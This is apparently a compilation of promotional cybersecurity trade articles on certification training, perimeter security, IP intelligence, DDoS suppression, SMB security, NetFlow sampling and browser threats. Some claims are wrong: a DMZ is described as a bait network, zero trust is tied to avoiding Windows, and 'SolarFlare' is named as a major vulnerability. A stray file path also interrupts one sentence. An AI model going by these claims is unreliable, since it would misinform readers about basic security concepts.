By implementing appropriate cybersecurity measures, businesses can safeguard their valuable information from theft, damage, or unauthorised access. This not only protects the company's financial interests but also helps preserve its reputation and customer relationships.

However, all the time, money and effort invested into effective cybersecurity, in order to protect businesses themselves, their customers, and their stakeholders from the potentially devastating consequences of cyber threats, is undermined by the way in which cybersecurity training is delivered.

Keeping pace with the threat landscape

Cybersecurity threats are rapidly evolving, and businesses must do all they can to help their employees prepare for this digital minefield. By providing learners with the right knowledge and tools, businesses can help prevent cyberattacks and keep their data secure.

This is where cybersecurity training and accreditations come in.

At a high-level, it is essential that businesses educate employees on the latest threats and how to prevent them. On a more granular level, the IT teams responsible for the overall security of business-critical information need to further their knowledge and understanding, which often means engaging in and acquiring professional certifications.

The importance of cybersecurity accreditations

Cybersecurity accreditations provide a benchmark for performance and best practice in the industry, and therefore play a vital role in ensuring that cybersecurity professionals have the necessary skills and knowledge to protect against cyber threats.

In providing a standardised framework for assessing the competencies of cybersecurity professionals and promoting continuous learning and development, accreditations, such as CISM and CISSP, ensure that professionals responsible for data security have a thorough understanding of cybersecurity concepts, tools, and techniques.

Many cybersecurity accreditations have become a necessity for businesses. This is especially the case in industries where particularly sensitive information is handled regularly, such as finance, legal or healthcare: accreditations can be the difference between winning or losing a new client.

For businesses, placing staff on cybersecurity accreditations are also a great way to assess their proficiency, helping them to identify skill gaps and implement necessary training programmes to bridge knowledge gaps.

Whilst hugely important for businesses, securing an accreditation can be a time-consuming and expensive process with many costing in excess of $500 and taking up to, and in many cases, more than 40 hours per course.

When we consider that security teams are often made up of more than one individual, the cost and time accrued can skyrocket. Given the nature of the cybersecurity industry, taking employees away from their day-to-day roles for considerable amounts of time can have drastic impacts on business operations. If the individuals responsible for mitigating against data breaches are otherwise occupied for a time that almost equates to a full working week, there is a huge window of opportunity for threat actors to exploit.

Additionally, being such a fast-moving industry, the goal posts are constantly changing in response to the latest cyber threats, so training practically becomes outdated before the ink has time to dry on the certificate of completion.

The opportunity: harnessing the power of adaptive learning.

Imagine if the training programmes and accreditations could be achieved in a fraction of the time?

The current impact on business is monumental as traditional delivery of training programmes through linear learning fails to keep pace with modern day demands. It's therefore time to change our approach.

Many learning programmes are designed to provide all the information a beginner needs, yet neglect the interests and needs of more experienced learners. In reality, cybersecurity professionals with 30 years or more experience will need a different level of training to those who are much newer to the industry.

All too often these programmes are constructed against averages, despite the fact there is no such thing as an 'average' learner.

Expert learners are never going to be served by an 'average' journey. They'll want to fast track their way through the early 'easy' stages of the course, whereas those with less confidence will need far more examples and supportive elements throughout the learning process. This is something a 'one-size-fits-all' linear journey will not give them.

By harnessing the power of adaptive learning, individuals can be guided through course content and assessments based on their learning speeds and progressing knowledge, enabling course providers to deliver a truly personalised learning journey for each individual. In doing so, participants are challenged in topics that they have demonstrated proficiency in, and strengthened in areas where they may be less competent. Not only does this non-linear, adaptive approach help learners to feel supported, rather than lectured, it allows for far greater measurement and assessment of knowledge, proving greater return on investment.

There is a huge opportunity for the providers of cybersecurity accreditations to build adaptive learning into the delivery of their programmes. By aligning the benefits of accreditations with core business objectives, whilst simultaneously overcoming their well-established pain points, acquiring accreditations and instating cybersecurity training across the workforce quickly becomes a much more attractive proposition for business decision-makers.

About the Author

In 2015 Chibeza Co-Founded Obrizum Group Ltd with two colleagues from the University of Cambridge. Dr. Agley led the Company from its origins as an academia-to-industry knowledge brokerage, into a deep tech enterprise learning company supporting multinational corporations in a variety of industries worldwide. Obrizum Group's core offering is an Artificial Intelligence-powered SaaS platform called OBRIZUM® that allows large companies working in any vertical, to automatically build, personalise and measure digital learning and assessment programmes at scale. Dr. Agley was instrumental in orchestrating the Company's transition into a sector agnostic technology business, installing the pillars of 'automation, adaptability and analytics' to define the Company's mission. Dr. Agley is also a Fellow of Homerton College, University of Cambridge, where he sits on the Governing Body of the College and its Investment Committee.

Find out more about OBRIZUM here: www.obrizum.com

How Effective Is Perimeter Security?

By Zac Amos, Features Editor, ReHack

A medley of strategies exists to empower cybersecurity defenses. If analysts treat their tech and data like a house, it makes sense to create shields at the boundary and continue to add more security measures that go deeper. Perimeter security focuses on this principle, acting as a first line against malware, ransomware and other cyberthreats.

How can IT teams and cybersecurity professionals employ optimal perimeter security in a way that also overcomes some of its shortcomings?

What Is Perimeter Security and What Does It Do?

Perimeter security focuses on the outermost boundaries of a network and sets up physical and digital protections to keep it safe from hostile entry. The goal is to deter public access from internal, private networks and potentially confidential data. Protecting the perimeter is crucial because it's the first line of defense against incoming threats.

The more surface area has security measures, the more obstacles threat actors must overcome to exfiltrate or destroy data. Perimeter security measures are often part of cybersecurity compliance frameworks because they strive to secure private information.

Perimeter architecture takes a few forms. People must know the necessities for executing perimeter security strategy for a safe LAN:

- **Intrusion detection system (IDS):** Notifies analysts of suspicious network activity
- **Firewalls:** Contains benchmarks for allowing or denying incoming and outgoing traffic
- **Intrusion prevention system (IPS):** Observes traffic and blocks it if necessary.
- **Demilitarized zone (DMZ):** A mock network for analysts to observe how potentially malicious incoming traffic manages the bait data
- **Virtual private network (VPN):** Keeps communicating points in a network secure by using encryption.
- **Border routers:** Come into play before traffic can access internal routers

These measures may appear exhaustive, but there are still gaps in perimeter architecture's effectiveness that analysts must acknowledge when creating a robust cybersecurity strategy.

Why Is Perimeter Security Not Enough?

Many compare perimeter security to physical walls, and a minor invasion could compromise everything within — no matter how intense the rest of the wall is.

Perimeter security used to be rudimentary, only containing firewalls that allowed or denied access. It's since been boosted by additional protocols, but they shouldn't be the sole focus of a risk prevention plan. That's because perimeter security still keeps digital infrastructure relatively codependent, meaning the ability for hackers to move laterally between the network is easy. Regular security audits take time and effort from teams, potentially detracting from more valuable measures.

The major drawback behind perimeter security is its slow progression in the face of quickly advancing technology. For example, it doesn't protect companies utilizing cloud computing or any third-party data storage or transfer services. They must rely on external security measures to protect their data and communicate expectations to these companies outside their internal network.

There are other issues related to the frequently updating ecosystem of cybersecurity. Everything from VPNs to firewalls is subject to patching, compliance changes and software updates to meet incoming threat demand. Therefore, the strength of the perimeter infrastructure is constantly in flux.

Software that isn't user-friendly could prove challenging to oversee when access requests are high and software is bulky to navigate. However, creating more standardized solutions to these issues and focusing on IT transformation and visibility could become a global focus.

Frequent changes could lead to human error and oversight as vulnerabilities arise from slow update times or misconfigured settings. These updates intend to reinforce existing security, but they could worsen circumstances if stressed analysts can't regulate management.

How Can Defenders Improve Perimeter Security?

Teams must implement more tactics and measures to keep networks safe instead of relying exclusively on perimeter security architecture. It's a sturdy jumping-off point but only increases in value with more compliance adherence and additional defenses. Analysts can monitor and manage perimeter security while working on other aspects of the security plan.

The first step is to accept the inevitability of breaches. This mindset is crucial for security because it prioritizes bolstering risk remediation strategies and business continuity plans instead of defensive measures exclusively. Creating this anticipation forms a more realistic expectation for today's digital landscape — detection and offense are vital. In reality, end users are more competent than detection systems for intrusion discovery, asserting the significance of nondefensive preparation.

Adversely, companies could seek perimeterless approaches to cybersecurity as concerns over its efficacy rise. The increase in remote work has enticed hackers to compromise VPNs more, and poor mobile cybersecurity forges more avenues for attackers to snipe data. Instead, businesses are moving to zero-trust models that focus on networks not located on-site that don't use Windows operating systems. Nobody is allowed to enter a zero-trust setup unless they're verified.

It's a more secure method than employing numerous perimeter measures that constantly authenticate and sometimes fail to be discerning. Perimeterless surveillance could also include service alternatives to internal structures, like software-as-a-service (SaaS) and firewall-as-a-service (FWaaS), to keep resources independent.

The Importance of Perimeter Security

Securing the boundaries of a network is well-intentioned. However, perimeter security needs additional protection measures to solidify a strong risk prevention strategy. It isn't enough as it attempts to catch up to evolving tech and innovative hackers. Still, it's a valuable piece of the security equation that analysts may not want to ignore until they outline other strategies, like perimiterless plans, for more secure cybersecurity.

About the Author

Zac Amos is the Features Editor at ReHack, where he covers cybersecurity and the tech industry. For more of his content, follow him on Twitter or LinkedIn.

How IT Professionals Can Leverage IP Intelligence to Fight Cybercrime

By Josh Anton, Chief Strategy Officer, Digital Element

Cybercrime is on the rise, with it projected to cost the world over $8 trillion in 2023. One contributing factor to the rise of cybercrime is the increased usage of VPNs, a number that has skyrocketed since the pandemic when many businesses had to adjust their network security protocols to allow employees to access secure company data from their home networks.

Unfortunately, cybercriminals capitalized on the opportunity and have leveraged VPNs to mask their location and connection type in an effort to bypass network security systems. The result of this mass adoption of VPNs from both legitimate users and nefarious actors is that network security professionals are largely ill-equipped to discern between the two effectively.

Without the proper resources, IT professionals cannot adequately protect their company networks, and the effects of a successful cyberattack are far-reaching, ranging from monetary loss to reputational fallout. Network security professionals need to answer the question of how to prevent as many attacks as possible and limit damage when their networks are breached.

The answer is IP intelligence.

The rise of the VPN

As mentioned, VPN usage has seen a drastic increase over the last several years, with the global VPN market reaching $44.6 billion in 2022. There are several contributing factors to this meteoric rise, from an increase in remote employees to users bypassing regional restrictions to access content.

To make matters worse, many legitimate VPN users opt for "free" VPN providers, unaware that when they sign up for the service, they agree to have their IP address harvested and resold to other VPN providers, who in turn sell it to their customers. Add cybercriminals with malicious intent into the mix, and the waters are sufficiently muddied that pinpointing bad actors amongst the sea of VPN users is not so easily achieved.

Therein lies the crux of the problem network security professionals are currently facing. On the one hand, you have legitimate users who are using VPNs to protect their online privacy or access their company's network. On the other hand, there are cybercriminals looking to mask their location and connection to slip by security systems and gain access to sensitive data. Without the proper context, network security professionals risk blocking legitimate traffic or, worse, letting cybercriminals slip by.

The power of IP intelligence

IP intelligence is a valuable tool for IT professionals who need to be able to differentiate legitimate VPN users from cybercriminals. Not only can IP intelligence be used to help make this distinction, but the contextual analytics of the IP data enable cybersecurity professionals to establish protocols to prevent future breaches and continuously bolster their threat response procedures to meet increasingly sophisticated cyberattack tactics.

One key insight from IP data is VPN and proxy identification. This enables network security professionals to know whether or not a user is employing a VPN, where the VPN provider is based, and whether or not the provider offers any features that are attractive to cybercriminals, such as not logging activity. Therefore, VPN traffic from a provider in an area that is a known hotbed for bad actors or with features attractive to criminals can be outright blocked or flagged for further investigation.

In addition to VPN and proxy identification, IP location data provides network administrators with the visibility and control needed to manage traffic from around the globe effectively. This is especially useful for companies with a large volume of remote employees, as IP location data can serve as the first line of defense against bad actors. For example, rules can be put into place to flag any connections originating in a region known for an abundance of cybercriminals. Or, if an employee who typically connects from North America is suddenly attempting to access the network from somewhere in Asia, this suspicious activity could sound the alarm and block the connection until it has been reviewed for legitimacy.

Another benefit of IP data is that it provides context on how and from where cyberthreats originate. This allows IT professionals to enact protocols to prevent connections that meet specific suspicious criteria so that potential threats are blocked while legitimate users are able to access the network without interruption.

Of course, the effectiveness of these insights is entirely dependent on the strength of the data being leveraged. Decision makers need to be hyper-critical when selecting data providers to ensure all data is up to date, accurate, and does not infringe on users' privacy rights by exposing any personally identifiable information.

Cybercrime may be on the rise, but that doesn't mean IT professionals can't take the necessary steps to protect their networks. Now, more than ever, network security professionals need trusted data partners to provide them with context-rich data to bolster their security protocols to prevent breaches without blocking legitimate traffic. VPN and proxy identification is one of many benefits IP data provides cybersecurity professionals, empowering them to discern between legitimate traffic and potential threats, identify patterns and threat trends, and develop protocols that can be adjusted to meet continuously advancing cyberattack tactics employed by cybercriminals.

About the Author

Josh Anton is the current Chief Strategy Officer of Digital Element. Outlogic provides real-time location data and technologies that power location intelligence for hundreds of companies and their business solutions in retail, financial services, cyber security, real-estate, and the public sector, all while mapping the precise routes of 10% of the U.S. Smartphone Population daily. Under Josh's leadership, Outlogic raised $20+ Million in funding and grew to 50+ employees prior to selling to Landmark Media and merging with Digital Envoy in May of 2021.

Other ventures Josh has played an active role has included being the former CMO of Hungry, and Co-Founding an Influencer Marketing Agency called TrendPie that sold in 2018. Josh has spoken for TedX UVA and for UniLever in London on social entrepreneurship.

Josh can be reached on LinkedIn or Outlogic.io and at our company website which is https://www.digitalelement.com/.

How to Suppress DDoS Attacks in an Era of Hyperconnectivity

How network operators must move from DDoS mitigation to suppression to stop adaptive attacks

By Gary Sockrider, Director, Security Solutions, NETSCOUT

Since the onset of the global COVID-19 pandemic, network operators worldwide have rallied to upgrade their network infrastructure to accommodate increases in demand for bandwidth and throughput driven by remote work and education. In many cases, this resulted in service providers accelerating timelines for 5G and other access methods, following the example of sectors as diverse as public utilities, manufacturing and government.

However, the constant evolution of the internet and global network topology has also forced adversaries and defenders to adapt. Changes in attack vectors and methodology allows DDoS attackers to circumvent defenses and countermeasures in faster and easier ways than ever before.

To directly address these challenges, it's critical for both businesses and the decision-makers of ISPs and other large network operators to get ahead of these rapidly evolving threats to effectively thwart adaptive DDoS attacks across the network edge to further build a safer, more resilient internet for all.

What is Adaptive DDoS, and How do Attackers Act?

Before discussing how attackers increasingly pull off adaptive DDoS attacks, it's important to articulate exactly what that means. In an adaptive DDoS attack, adversaries perform extensive pre-attack reconnaissance to identify specific elements of the service delivery chain to target. They can also swiftly change the type of attack based on how they observe defenders, which means if one attack method doesn't work, they can quickly move to another vector. Increasingly, adversaries are also using botnet nodes and reflectors/amplifiers that are topologically adjacent to the target, a phenomenon recently observed with botnets launching attacks against Ukraine. This, in turn, minimizes the number of administrative boundaries that DDoS attack traffic must traverse, often resulting in fewer opportunities to detect and mitigate the attack.

Increases in available per-node bandwidth and throughput combined with increasing populations of abusable devices, create a massive threat to network operators. That is especially true when they are required to support more of these devices at higher speeds to meet customer demand. As such, it is imperative that network operators move from a default posture of DDoS mitigation to a new paradigm of DDoS suppression to thwart these emerging adaptive attacks.

As Attackers Evolve, So Must DDoS Defenses

DDoS defenses have traditionally focused on protecting internet properties and networks by implementing attack detection, classification, traceback, and mitigation technologies at points of topological convergence for inbound network traffic. This is typically accomplished by deploying defensive measures immediately northbound of protected assets on directly connected networks. For instance, Source Address Validation (SAV) has worked well to defend targeted organizations and networks from inbound DDoS attacks. However, outbound and cross-bound DDoS attacks can be just as devastating and disruptive as inbound attacks.

To further illustrate, compromised workstations, IoT devices, and high-capacity servers can be easily subsumed into botnets and used by malicious actors to launch DDoS attacks. The resulting traffic generated by these systems can significantly impact production services for the enterprise and service provider networks. Because of adversary innovation and adaptation, defenders must change their way of thinking and, in turn, adapt to the current threat landscape. One way to do that is by immediately securing the network edge.

One method of DDoS suppression that can be used to secure organizations' edges is pushing threat intelligence as a feed that can predefine what IP addresses an adversary might use to launch an attack. Today, solutions exist that can block up to 90% of volumetric DDoS attacks. That way, when an attack using the identified infrastructure begins, it is easy to immediately and quickly start blocking it before any

additional routing decisions, countermeasures, or manual analysis is required, nullifying the attack before it ever reaches critical mass.

Bottom Line: Increase Detection at the Edge

For intelligent DDoS mitigation, operators need to consider employing adaptive DDoS suppression systems that scale to counter DDoS attack capacity and adversary innovation. By implementing adaptive DDoS defenses at all edges of their networks, including directly within peering and customer aggregation points of presence, network operators can suppress DDoS attack traffic as it ingresses at multiple points across the entire network edge – which most importantly is before it ever converges into a large-scale attack.

About the Author

Gary is an industry veteran bringing over 20 years of broad technology experience including routing and switching, wireless, mobility, collaboration and cloud but always with a focus on security. His previous roles include Solutions Architect, Security SME, Sales Engineering, Consultancy, Product Management, IT and Customer Support. Gary seeks to understand and convey the constantly evolving threat landscape, as well as the techniques and solutions that address the challenges they present. Prior to joining Netscout in 2012, he spent 12 years at Cisco Systems and held previous positions with Avaya and Cable & Wireless.Best, Gary can be reached on LinkedIn and at www.netscout.com.

Cybersecurity Isn't One-Size-Fits-All

How to Find the Right Approach for your Company

By Lalit Ahluwalia, CEO and Global Cyber Security Head, Inspira Enterprise

Much like a pair of shoes, there's no one size fits all when it comes to your cybersecurity approach. What works for one organization isn't necessarily going to work for another, even though both are grappling with the same threat landscape. How you design your cybersecurity posture will and should vary based on your organization's unique specs – and there are particular considerations for smaller companies versus larger ones, including the question of resources. By their very nature, smaller organizations tend to have fewer resources in terms of money and talent, and they're feeling the crunch of the economy. In a recent survey of small and medium-sized businesses, 44% of respondents expect security spending cuts this year. And 75% believed risk will increase due to those cuts.

It might be tempting to think that because you're a smaller business, you can eschew a robust cybersecurity program altogether, but that's a dangerous mistake. You still need security; it just needs to look a little different.

Examining risk for SMBs

It can be tempting to think that as a smaller business, you aren't a target for bad actors, but that's unfortunately not true. A 2021 survey found that almost 42% of small businesses were the victim of a cyber-attack in the prior six months. Another report found that small businesses are actually three times as likely to be targeted by cybercriminals.

The threat landscape is the same, no matter what sector your business is in. Bad actors are trying to gain access to the information you possess, and they are ruthless in their efforts. The main difference, as a smaller business, is that you may not have the same resources as larger organizations. That's a disadvantage. Attackers are aware of this and have been known to target smaller organizations because they're seen as low-hanging fruit.

Key components of an SMB security strategy

It's important to not get caught up in "shiny object syndrome" when looking for security solutions. Start by defining the need. What is the outcome you're looking for? You want products and services that will comprise a comprehensive security strategy.

At minimum, IT and security teams should have a well-documented policy and plan for both on-site and remote work, as well as backup solutions if the primary solutions fail. A minimum security profile includes a firewall, antivirus protection, incident detection tools and a patching program. Develop ongoing security awareness sessions to make employees more vigilant about incoming email and basic cyber hygiene.

Because your business isn't exactly like any other business, you'll need a customized solution. You can't just buy a group of tools and throw them at the security problem with the expectation that will achieve your goal. A sounder plan is to work with experts who can point you toward what you need – and away from what you don't.

What to look for in a partner

In your efforts to achieve a strong cybersecurity posture, it can often make sense to work with a partner who has the expertise and can do the heavy lifting to guide you toward your end goal.

The primary point is to find a partner who is just as fixated on that goal as you are. You don't need someone who is trying to sell you on a ton of individual tools; you want someone who is focused on getting you from the proverbial Point A to Point B. The right partner can help you meet your goal in a way that's customized for your unique needs.

You have to make sure it's someone who understands your unique needs and business.

They need to understand your ecosystem and desired business outcomes. You can't define the scope of cybersecurity – you need a partner who will work with you to understand what you need, but you need to


be agile. You need to be able to tweak components and strategy as you go along, as things aren't static. That kind of flexibility will help you adapt to new threats as they arise.

Customization for the win

Getting a handle on SMB security starts with defining your true risk rather than just buying a slate of point solutions. Spend as much time as you need to find a strong ally who can map out your strengths and weaknesses. Make sure you can define the KPIs you're after, too. Stop listening to the tool vendors; find a partner who can talk about solutions and outcomes and engage them. Let them help you achieve this critical aspect underlying your business. Security is a team sport; you can't win a football game with just a quarterback. It really takes a whole team.

About the Author

Lalit Ahluwalia is the CEO and Global Cybersecurity Head for Inspira Enterprise. He is a cybersecurity executive and strong IT leader with a professional track record of successfully establishing cybersecurity programs and helping his clients be secure in the face of a constantly evolving cyber threat landscape. He has led the North America Security practice for Accenture, Global Cybersecurity practice at Wipro, and diverse portfolio of security initiatives for Deloitte and PwC.



NetFlow's Dirty Little Secret

By Mark Evans, VP of Marketing, Endace

Many organizations assume their security tools can see everything that happens across the network to detect potential threats. Unfortunately, that's not the case, for two reasons.

Firstly, if security tools are only analyzing network flow data (NetFlow) then they can't analyze the actual content of network transactions. NetFlow can show that a conversation happened between host A and host B, what time that conversation happened, what port it happened on, how long the conversation took and perhaps even how much data was exchanged and what applications were involved. But without looking at the actual packet data from that conversation it's impossible to know what data was exchanged. We'll come back to this issue later.

Secondly, there's an "inconvenient truth" about NetFlow generation. Namely, that many NetFlow generators only analyze some – not all – of the traffic on the network. Often NetFlow data is based on sampling traffic and using statistical analysis to "estimate" what's happening across the network. This is because the computational overhead of analyzing every packet traversing the network is heavy. Since NetFlow data is often generated by network appliances such as switches and routers, sampling is often used to reduce the load on those devices. This helps ensure their core, primary role of routing or switching traffic isn't compromised by the overhead of analyzing that traffic to generate NetFlow data.

Sampling works by taking a sample set of packets (packet sampling) or network flows (flow sampling) and using statistical analysis of that sample set to model the traffic flowing across the network. This approach is often sufficient for what NetFlow was originally designed for: generating traffic flow information for managing the network, identifying congestion points or outages, and forecasting network demand. Unfortunately, it just doesn't cut it when it comes to security monitoring.

Effective network security monitoring relies on being able to see all activity on the network. If security analytics tools are relying on just a sample set of network data, they're bound to miss crucial details – for example the packets or flows relating to specific threats may simply not be part of the sample set the NetFlow data was generated from. This creates a massive "blind spot" – the smaller the sample sizes, the bigger the blind spot.

There is a simple solution. You can turn sampling off (assuming that's an option on the switches and routers generating NetFlow on your network). This ensures you are generating flows for every packet that traverses the network. However, the problem is you are then placing a potentially unsustainable load on the appliances that are generating NetFlow. When those appliances are overloaded, the accuracy of the NetFlow and the performance of their core routing and switching functions is impacted.

The solution to this issue is to decouple the task of NetFlow generation from core network appliances by deploying standalone NetFlow generators that can generate unsampled NetFlow (where every packet is analyzed to produce the NetFlow metadata).

On small, lightly loaded, networks this can potentially be done using software-based NetFlow generators and standard NIC cards. But today's high-volume, high-speed enterprise networks, require purpose-built hardware that can capture and analyze every packet to create 100% accurate, unsampled NetFlow metadata. Only then can you be confident your security tools can see all the flow data related to all threats on the network.

I promised I'd circle back to the first issue: even with 100% accurate NetFlow data you still can't see the actual content of transactions that happen on the network. For that, you need full packet data. Without the packets, security teams (and their tools) can't see the detail necessary to quickly – and more importantly definitively – investigate and remediate advanced threats on the network. This is another big blind spot.

Widespread vulnerabilities such as SolarFlare, Log4J 2 and high-profile attacks such as the one against Colonial Pipeline have highlighted the importance of full packet data for threat detection and investigation. In response to these increasing threats, the White House issued a broad-ranging Cybersecurity Mandate (Executive Order 14028) which explicitly includes a requirement for all Federal agencies, and their suppliers, to continually record and store a minimum of 72 hours of full packet data that can be provided to FBI and/or CISA on request for cyber investigations. This mandate takes effect from February 2023.

That the White House has seen fit to mandate this requirement highlights the importance it places on the value of full packet capture as a critical resource for enabling government agencies to defend against threats including nation-state attacks. Full packet data provides the only definitive evidence of network activity. It is also a key resource for the effective implementation of Zero Trust and other important Government cybersecurity initiatives.

As Shamus McGillicuddy, VP of Research at Enterprise Management Associates, suggests in this whitepaper, rather than viewing the mandate as an unwelcome compliance headache, agencies and suppliers should welcome it as an opportunity to implement an infrastructure that enables resiliency in the face of ever-increasing cyber threats. Indeed, ensuring this level of visibility into network threats should be seen as a best practice blueprint for public and private sector enterprises around the world.

The gold standard for security teams (and their tools) is to access to both a complete, record of unsampled NetFlow data, and as much full packet data as possible – ideally weeks to months, but a minimum of several days.

NetFlow provides high-level visibility into network activity. Because it is metadata, it is relatively compact, making it possible to store months or years of data. It also easily searchable, allowing analysts to quickly find anomalous flows that are detected by their security tools. On the downside it does only provide a summary of network activity, not the entirety.

Full packet data, on the other hand, gives security teams the ground-truth about exactly what took place in every network conversation. It enables accurate threat reconstruction of any detected threat activity and provides absolute proof of what took place. Because full packet data contains the entire payload of network conversations, data volumes are significantly larger than the equivalent NetFlow data. Nevertheless, it is still quite feasible to record weeks, or even months, of full packet data cost-effectively.

By combining accurate NetFlow with full packet data, security teams gain uncompromised visibility into activity on their network. When used together, these two sources of evidence let analysts quickly get to the flows relating to the alerts their security tools detect, or that they identify through threat hunting activity. They can then analyze the actual packets to see precisely what took place. The combination of both sources of data speeds the investigation process and makes it possible to reach definitive conclusions about what happened and the best remediation actions to take.

If your organization is relying solely on endpoint data, log files and NetFlow as the evidence your security tools analyze to detect threats and your security teams rely on to investigate threats and respond quickly and accurately then you need to be aware of the risk this presents.

So, in summary, check if your NetFlow generators are generating sampled NetFlow. If they are, then there's a lot your network security tools won't be able to analyze and it will be difficult or impossible for your security team to investigate issues where there are holes in the evidence. Can you turn off sampling without degrading network performance? If not, look to offload NetFlow generation to a dedicated solution.

And if you are not recording packet data, be aware that without the packets it's impossible to determine exactly what data was exchanged during network conversations. Did a user enter their credentials on that phishing site? Was data exfiltrated and if so, what data was taken? Is there command-and-control traffic on your network and what is it doing? If it's important for your security team to be able to answer these sorts of questions, then you really need to be looking to deploy a packet capture solution.

About the Author

Mark Evans is the Vice President of Marketing at Endace. He has been involved in the technology industry for more than 30 years. He started in IT operations, systems and application programming and held roles as IT Manager, CIO, and CTO, at technology media giant IDG Communications, before moving into technology marketing and co-founding a tech marketing consultancy. Mark now heads up global marketing for Endace, a world leader in packet capture and network recording solutions.

Preparing For Tomorrow's Threats Today

By Nick Edwards, VP Product, Menlo Security

Daily commuting is a thing of the past for many employees. While some continue to attend the office five days a week out of preference, others are making the most of the flexible, hybrid and remote work opportunities being offered and encouraged by employers.

As of June/July 2022, a survey of 79 premises across 13 countries revealed that average office attendance is at just 26%, with this dropping as low as 15% in industries such as tech and logistics.

The way in which we work has fundamentally changed, powering a new era of improved employee experiences. Yet despite the merits of more flexible operating models, the new normal has come with several challenges.

The impact on cybersecurity has been enormous. When staff members were almost exclusively working from centralised offices, a network perimeter could easily be established, managed and secured.

Today, however, hybrid and remote working has had to be facilitated by a move towards cloud-based models, enabling employees to access corporate networks and business-critical systems from a range of devices and locations.

This shift has fundamentally eliminated the ability for companies to establish a clear, single perimeter or control point, paving the way for the browser to rise to the fore as the new office. Indeed, research from Google Cloud reveals that employees are now typically spending 75% of their working days on a web browser or using web conferencing applications.

This has brought about several productivity benefits, enabling employees to work whenever and wherever they want. But, at the same time, it has made the web browser the single greatest attack surface and target for threat actors, many of whom are exploiting it successfully.

The rise of evasive threats

As organisations have changed their operations, attackers have realigned their efforts accordingly.

Indeed, we've witnessed a significant uptick in the use of evasive techniques among nefarious actors that are specifically designed to enable them to bypass traditional security tools, be it secure web gateways (SWGs), firewalls, phishing detection tools, or malware analysis engines.

At Menlo Security, we've grouped these methods that target the web browser (rendering years of security investments that were designed to protect a single network perimeter useless) as highly evasive adaptive threats (HEAT).

While HEAT is an incredibly frustrating reality for organisations, they must work to respond and build a range of new protection methods in response. Critically, the Menlo Labs team observed a 224% increase in HEAT attacks in H2 2021, and efforts only ramped up further through 2022.

Last year, we conducted an additional survey to find that 55% of organisations encountered advanced web threats at least once a month, while one in five faced them weekly. Further, the survey revealed that 62% of respondents had seen a device compromised by a browser-based attack in the previous 12 months alone.

Looking at the situation through a more positive lens, these figures are not representative of a lost cause. Indeed, there is significant opportunity for organisations to enhance their ability to combat the threat of HEAT.

At the time of the survey, we found that less than three in 10 organisations had advanced threat protection solutions in place on all endpoint devices used to access corporate applications and resources, for example, while 45% had not added any new capabilities to their network security stack in the previous 12 months.

Embracing a cybersecurity-first culture

Cultural shifts are required to combat these issues.

Now, more than ever, security must become a priority. Statista's Cybersecurity Outlook reveals that global cost of cybercrime was approximately $8.44 trillion in 2022, seven times higher than the $1.16 trillion recorded in 2019.

CISOs must work to operationalise this mentality among their boards, ensuring that security best practices are embraced by all.

The opportunities for security leaders to achieve this are there. Indeed, a Gartner study found that almost nine in 10 boards now see cybersecurity as a business risk, not just an IT problem, opening the door for CISOS to enjoy greater influence over top table discussion and ensure best practices are instilled and a broader basis.

At the same time, several unique and innovative solutions are now on the market capable of supporting security teams in more easily and effectively mitigating the threats from the threats of HEAT and browser-based attacks.

